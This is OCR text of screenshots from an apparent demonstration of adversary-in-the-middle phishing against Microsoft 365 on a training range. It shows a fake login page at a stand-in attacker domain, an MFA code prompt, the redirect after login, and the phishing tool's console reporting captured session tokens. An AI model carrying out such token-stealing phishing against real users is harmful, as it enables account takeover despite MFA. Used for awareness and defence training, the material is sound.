
Enter password

••••••••••••••••••••

Forgot my password

Use your face, fingerprint, PIN, or security key instead

DEMONSTRATION - PHISHING SITE



https://login.attacker.com/common/resume?username=yehuda.smirnov%40o365.cb-range.com&npc=7

yehuda.smirnov@company.com

Enter code


Enter the code displayed in the authenticator app on your mobile device

474657

Having trouble? Sign in another way

More information

DEMONSTRATION - REDIRECT




Welcome to Microsoft 365

Quick access

72230608322	Jun 26	Microsoft sent this
52230606780	Jun 26	Microsoft sent this

DEMONSTRATION - ATTACKER SIDE




```
[10:54:41] [+++] [0] detected authorization URL - tokens intercepted: /favicon.ico
: sessions

+-----+------------------+--------------------+-----------+----------+-----------------+-------------------+
| id  |     phishlet     |      username      | password  |  tokens  |    remote ip    |       time        |
+-----+------------------+--------------------+-----------+----------+-----------------+-------------------+
| 95  | microsoft365new  | yehuda.smir.....   |           | captured | [redacted]      | 2023-08-27 10:54  |
